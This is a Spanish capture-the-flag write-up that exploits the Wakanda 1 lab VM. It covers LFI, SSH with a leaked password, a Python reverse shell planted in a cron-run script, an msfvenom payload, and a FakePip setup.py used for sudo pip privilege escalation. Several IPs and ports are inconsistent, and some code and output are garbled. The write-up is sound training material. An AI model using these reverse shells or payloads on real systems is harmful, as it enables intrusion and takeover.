

---

# WRITE UPS WAKANDA

**Security Level:** Intermediate

PAULA FERNÁNDEZ LÓPEZ


---



**PASOS**

1. **Network Scanning (Nmap, netdiscover)**
2. **HTTP service enumeration**
3. **Exploiting LFI using php filter**
4. **Decode the base 64 encoded text for password**
5. **SSH Login**
6. **Get 1st Flag**
7. **Finding files owned by devops**
8. **Overwrite antivirus.py via malicious python code**
9. **Get netcat session**
10. **Get 2nd flag**
11. **Sudo Privilege Escalation**
12. **Exploit Fake Pip**
13. **Get the Root access and Capture the 3rd flag**

En primer lugar me descargo la máquina vulnerable **WAKANDA** y añado la máquina a mi VirtualBox



Arranco la máquina de Kali y la máquina vulnerable Wakanda

Empiezo haciendo un **ip a** en mi kali para ver la ip y un ping a la máquina vulnerable con el comando : **nmap -sP 196.168.56.101/24**

```

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixro
        valid_lft 82474sec preferred_lft 82474sec
    inet6 fe80::7598:ce7b:55b6:30e1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:6d:bb:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic r
        valid_lft 574sec preferred_lft 574sec
    inet6 fe80::de72:fea6:28bb:3a8e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ nmap -sP 192.168.56.101/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 03:50 EST
Nmap scan report for 192.168.56.1
Host is up (0.00073s latency).
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).
Nmap scan report for 192.168.56.114
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.85 seconds

```

Ahora queremos ver los puertos abiertos que tiene , para ello usamos el comando **nmap -p- -A 192.168.56.101**(la ip de la máquina vulnerable).

```


(kali@kali)-[~]
$ nmap -p- -A 192.168.56.114
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 04:04 EST
Nmap scan report for 192.168.56.114
Host is up (0.00049s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_ http-title: Vibranium Market
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp    open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind
|   100024  1          41426/tcp6  status
|   100024  1          41935/udp   status
|   100024  1          42000/tcp   status
|_  100024  1          56169/udp6  status
3333/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 1c:98:47:56:fc:b8:14:08:8f:93:ca:36:44:7f:ea:7a (DSA)
|   2048 f1:d5:04:78:d3:3a:9b:dc:13:df:0f:5f:7f:fb:f4:26 (RSA)
|   256  d8:34:41:5d:9b:fe:51:bc:c6:4e:02:14:5e:e1:08:c5 (ECDSA)
|_  256  0e:f5:8d:29:3c:73:57:c7:38:08:6d:50:84:b6:6c:27 (ED25519)
42000/tcp  open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds

```

La salida NMAP nos muestra que hay 4 puertos abiertos: 80 (HTTP), 111 (RPC), 333 (SSH), 48920 (RPC)


Meto la URL `http://192.168.1.124` en el navegador, pero no se obtiene ninguna pista significativa para avanzar



No encontramos nada en la página web, así que usamos dirb para enumerar los directorios.

```
(kali㉿kali)-[~]  
$ dirb https://192.168.56.114  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Thu Feb  8 04:07:05 2024  
URL_BASE: https://192.168.56.114/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
_____  
"the quieter you become,  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: https://192.168.56.114/ ——  
  
(!) FATAL: Too many errors connecting to host  
        (Possible cause: COULDNT CONNECT)  
  
_____  
END_TIME: Thu Feb  8 04:07:06 2024  
DOWNLOADED: 0 - FOUND: 0
```

Todas las páginas que encontramos en el escaneo de dirb tienen tamaño cero y no encontramos ningún contenido en ninguna de las páginas. Echamos un vistazo a la página de origen del fichero de índice y encontramos un parámetro "lang" comentado dentro de la página.



```
1
2
3
4 <!DOCTYPE html>
5 <html lang="en"><head>
6 <meta http-equiv="content-type" content="text/html; charset=UTF-8">
7   <meta charset="utf-8">
8   <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
9   <meta name="description" content="Vibranium market">
10  <meta name="author" content="mamadou">
11
12  <title>Vibranium Market</title>
13
14
15  <link href="bootstrap.css" rel="stylesheet">
16
17
18  <link href="cover.css" rel="stylesheet">
19 </head>
20
21 <body class="text-center">
22
23   <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
24     <header class="masthead mb-auto">
25       <div class="inner">
26         <h3 class="masthead-brand">Vibranium Market</h3>
27         <nav class="nav nav-masthead justify-content-center">
28           <a class="nav-link active" href="#">Home</a>
29           <!-- <a class="nav-link active" href="?lang=fr">Fr</a> -->
30         </nav>
31       </div>
32     </header>
33
34     <main role="main" class="inner cover">
35       <h1 class="cover-heading">Coming soon</h1>
36       <p class="lead">
```

Usamos el parámetro "lang", tal como se muestra en la página y encontramos que el texto se ha convertido al francés. Ahora comprobamos si el parámetro "lang" es vulnerable a LFI.





```
<?php
$password = "Niamey4Ever227!!!" ;//I have to remember it

if (isset($_GET['lang']))
```

En el html, encontramos que "**mamadou**" es el autor. Usamos estas credenciales para iniciar sesión a través de ssh en la máquina de destino.

```
<body class="text-center">

  <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-co
    <header class="masthead mb-auto">
      <div class="inner">
        <h3 class="masthead-brand">Vibranium Market</h3>
        <nav class="nav nav-masthead justify-content-center">
          <a class="nav-link active" href="#">Home</a>
          <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
        </nav>
      </div>
    </header>

    <main role="main" class="inner cover">
      <h1 class="cover-heading">Coming soon</h1>
      <p class="lead">
        </p>
      <p class="lead">
        <a href="#" class="btn btn-lg btn-secondary">Learn more</a>
      </p>
    </main>

    <footer class="mastfoot mt-auto">
      <div class="inner">
        <p>Made by<a href="#">@mamadou</a></p>
      </div>
    </footer>
  </div>
```

Iniciamos sesión a través de ssh para obtener un indicador IDE de python. Seguidamente importamos el módulo `pty` (`import pty`) y generamos el shell `'/bin/bash'`. Echamos un vistazo al directorio de inicio del usuario `mamadou` y encontramos la primera bandera.

```

(root@kali)-[/home/kali]
# ssh mamadou@192.168.56.114 -p 3333
mamadou@192.168.56.114's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb  8 05:01:20 2024 from 192.168.56.101
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("/bin/bash")
mamadou@Wakanda1:~$ ls -la
total 24
drwxr-xr-x 2 mamadou mamadou 4096 Aug  5  2018 .
drwxr-xr-x 4 root      root      4096 Aug  1  2018 ..
lrwxrwxrwx 1 root      root        9 Aug  5  2018 .bash_history -> /dev/null
-rw-r--r-- 1 mamadou mamadou  220 Aug  1  2018 .bash_logout
-rw-r--r-- 1 mamadou mamadou 3515 Aug  1  2018 .bashrc
-rw-r--r-- 1 mamadou mamadou  41 Aug  1  2018 flag1.txt
-rw-r--r-- 1 mamadou mamadou  675 Aug  1  2018 .profile
mamadou@Wakanda1:~$

```

Dentro hemos encontrado un **flag1.txt**

```

mamadou@Wakanda1:~$ cat flag1.txt

Flag : d86b9ad71ca887f4dd1dac86ba1c4dfc
mamadou@Wakanda1:~$

```

```

mamadou@Wakanda1:~$ cd /tmp
mamadou@Wakanda1:/tmp$ ls
test
mamadou@Wakanda1:/tmp$ ls -la
total 32
drwxrwxrwt 7 root      root      4096 Feb  8 05:09 .
drwxr-xr-x 22 root      root      4096 Aug  1  2018 ..
drwxrwxrwt 2 root      root      4096 Feb  8 03:47 .font-unix
drwxrwxrwt 2 root      root      4096 Feb  8 03:47 .ICE-unix
-rw-r--r-- 1 devops    developer  4 Feb  8 05:07 test
drwxrwxrwt 2 root      root      4096 Feb  8 03:47 .Test-unix
drwxrwxrwt 2 root      root      4096 Feb  8 03:47 .X11-unix
drwxrwxrwt 2 root      root      4096 Feb  8 03:47 .XIM-unix
mamadou@Wakanda1:/tmp$

```

Encontramos el documento test por lo que vamos a ver que hay dentro con el comando cat, no hemos encontrado nada pero si hacemos un ls sobre tmp encontramos un archivo muy interesante, llamado devops

```

mamadou@Wakanda1:/tmp$ cat test
testmamadou@Wakanda1:/tmp$ ls -la
total 32
drwxrwxrwt  7 root    root    4096 Feb  8 05:09 .
drwxr-xr-x 22 root    root    4096 Aug  1  2018 ..
drwxrwxrwt  2 root    root    4096 Feb  8 03:47 .font-unix
drwxrwxrwt  2 root    root    4096 Feb  8 03:47 .ICE-unix
-rw-r--r--  1 devops  developer  4 Feb  8 05:07 test
drwxrwxrwt  2 root    root    4096 Feb  8 03:47 .Test-unix
drwxrwxrwt  2 root    root    4096 Feb  8 03:47 .X11-unix
drwxrwxrwt  2 root    root    4096 Feb  8 03:47 .XIM-unix
mamadou@Wakanda1:/tmp$ find / -user devops 2>/dev/null
/srv/.antivirus.py
/tmp/test
/home/devops
/home/devops/.bashrc
/home/devops/.profile
/home/devops/.bash_logout
/home/devops/flag2.txt
mamadou@Wakanda1:/tmp$

```

Ahora, cuando abrimos el archivo python, encontramos que está abriendo un archivo de prueba y escribiendo "test" dentro de él. Para explotar esto, reemplazamos el código con shellcode. En primer lugar, creamos una carga útil msfvenom.

```

mamadou@Wakanda1:/tmp$ cat /srv/.antivirus.py
open('/tmp/test','w').write('test')

```

Salimos de Wakanda y metemos el comando con la IP de nuestra Kali →  
 msfvenom -p cmd/unix/reverse\_python lhost=192.168.56.101 lport=4444 R

```

(kali@kali)-[~]
$ msfvenom -p cmd/unix/reverse_python lhost=192.168.56.101 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqVUNEKgjAU/RXZ0wYxnZQUsQcJg4gK0nfJtVCybXjn/5cuaPbmebmce88953Kbl9GdDUCLp7TBiIUrAFSV6bSQAN0+HvnWkVqD5YhtYsqSNV0l1EUMefPBnS8/8HrAXRx1BX9Zui8P56z408LN8svuW0bFNUtPxHeiQisLhcV40GS60kQTX62B3nsTY6CpPPVKYzJdi0aI2Rxx7IsN/32WilvbYhRWjQqhRuQNI8Rgug='))[0])))"

```

Abrimos el archivo ". antivirus.py" y comentamos el código en nano anterior e insertar nuestra carga útil sin agregar "python -c".

```
GNU nano 2.2.6 File: .antivirus.py
open('/tmp/test','w').write('test')
import socket, subprocess, os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.56.101",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/bash","-i"])
```

Configuramos nuestro oyente usando netcat con el comando → **nc -lvp 4444**, esperamos unos minutos a que se ejecute el script. Cuando se ejecute el script, obtenemos un shell inverso. Comprobamos el UID y encontramos que generamos un shell para devops. Ahora vamos al directorio **/home/devops** y encontramos la segunda bandera. Después de obtener la segunda bandera encontramos que podemos ejecutar **pip es un superusuario sin root**.

```
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.56.114: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.114] 38563
bash: cannot set terminal process group (1712): Inappropriate ioctl for device
bash: no job control in this shell
devops@Wakanda1:/$
```

Ahora hay un script llamado Fakepip en github, que se puede utilizar para explotar esta vulnerabilidad.

```
(kali㉿kali)-[~]
$ git clone https://github.com/0x00-0x00/FakePip.git
Clonando en 'FakePip' ...
remote: Enumerating objects: 23, done.
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23
Recibiendo objetos: 100% (23/23), 130.14 KiB | 817.00 KiB/s, listo.
Resolviendo deltas: 100% (5/5), listo.
```

```
(root@kali)-[/home/kali/FakePip]
# cat setup.py
from setuptools import setup
from setuptools.command.install import install
import base64
import os

class CustomInstall(install):
    def run(self):
        install.run(self)
        LHOST = 'localhost' # change this
        LPORT = 13372
```

Hay que editarlo , antes de pasarlo ,con nano setup.py  
Y poner la ip de tu máquina kali para cuando se produzca la conexión reversa  
aparezca en tu máquina .También el puerto ponemos el que queramos que haga la  
conexión reversa.

```
GNU nano 7.2 setup.py *
from setuptools import setup
from setuptools.command.install import install
import base64
import os

class CustomInstall(install):
    def run(self):
        install.run(self)
        LHOST = '196.168.56.101' # change this
        LPORT = 4444

reverse_shell = 'python -c "import os; import pty; import socket; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((LHOST, LPORT)); os.system('echo %s|base64 -d|bash' % encoded)'
os.system('echo %s|base64 -d|bash' % encoded)

setup(name='FakePip',
      version='0.0.1',
      description='This will exploit a sudoer able to /usr/bin/pip install *',
      url='https://github.com/0x00-0x00/fakepip',
      author='zc00l',
      author_email='andre.marques@esecurity.com.br',
      license='MIT',
      zip_safe=False,
      cmdclass={'install': CustomInstall})
```

```
devops@Wakanda1:/tmp$ wget http://192.168.56.101:8000/setup.py
wget http://192.168.56.101:8000/setup.py
--2024-02-08 07:12:02-- http://192.168.56.101:8000/setup.py
Connecting to 192.168.56.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1013 [text/x-python]
Saving to: 'setup.py.2'

0K
100% 231M=0s

2024-02-08 07:12:02 (231 MB/s) - 'setup.py.2' saved [1013/1013]
```



```
(root@kali)-[~/FakePip]
# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.114 - - [08/Feb/2024 07:12:04] "GET /setup.py HTTP/1.1" 200 -
```

```
devops@Wakanda1:/mnt$ sudo -l
sudo -l
Matching Defaults entries for devops on Wakanda1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
    use_pty

User devops may run the following commands on Wakanda1:
    (ALL) NOPASSWD: /usr/bin/pip
```

```
devops@Wakanda1:~$ sudo pip install . --upgrade --force-reinstall
sudo pip install . --upgrade --force-reinstall
Unpacking /home/devops
Running setup.py (path:/tmp/pip-02w_he-build/setup.py) egg_info for package
from file:///home/devops

Installing collected packages: FakePip
Found existing installation: FakePip 0.0.1
Uninstalling FakePip:
```

```
(root@kali)-[~/FakePip]
# nc -lvp 4444
listening on [any] 4444 ...
```

Trás seguir estos pasos anteriores obtenemos el resultado

```
root@Wakanda1:/tmp/pip-02w_he-build# cd
cd
2024-02-01 07:12:05 (156 MB/s) - 'setup.py' saved [1013/1013]
root@Wakanda1:~# ls
ls
devops@Wakanda1:~$ sudo pip install . --upgrade --force-reinstall
sudo pip install . --upgrade --force-reinstall
root@Wakanda1:~# cat root.txt
cat root.txt
Running setup.py (path:/tmp/pip-02w_he-build/setup.py) egg_info for package
from file:///home/devops

Installing collected packages: FakePip
Found existing installation: FakePip 0.0.1
Uninstalling FakePip:
Successfully uninstalled FakePip
Running setup.py install for FakePip

Congratulacions You are Root!
821ae63dbe0c573eff8b69d451fb21bc

Wakanda 1 - by @xMagass
```